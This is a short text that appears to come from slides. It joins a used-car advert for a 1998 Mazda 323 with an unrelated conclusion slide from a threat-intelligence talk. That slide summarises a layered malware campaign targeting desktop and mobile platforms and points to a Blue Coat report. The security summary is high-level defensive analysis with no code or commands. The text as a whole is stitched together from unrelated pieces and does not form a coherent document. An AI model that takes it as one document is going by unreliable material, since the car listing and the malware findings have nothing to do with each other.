
MODEL: Mazda 323- 1998 **DISPLACEMENT:** 1800 cc
TRANSMISSION: Automatic **FUEL:** Benzin
MILEAGE: 145.000 km

*Power Steering - Electric Windows - AM/FM Stereo -
Electric Mirrors - Air Conditioning - Remote central
locking with Alarm - Extra snow tires.*

PRICE: 2.700 \$ (USD)
CONTACT: &&&&&&&&& - &&&&&&&&&

THE CAR IS IN A VERY GOOD CONDITIONS

Conclusion



- Very sophisticated malware attack
- Whole setup shows signs of automation and seasoned programming
- The amount of layers used in this scheme to protect the payload of their attack seems excessively paranoid
- The attackers utilize compromised embedded devices as well as multiple dedicated hosting providers and VPN services to mask their identity
- The framework is generic, and could work as an attack platform for a multitude of purposes with very little modification
- Includes malware targeting mobile devices: Android, Blackberry and iOS
- Difficult to assign attribution due to false clues

Questions

- See http://dc.bluecoat.com/Inception_Framework for the full report

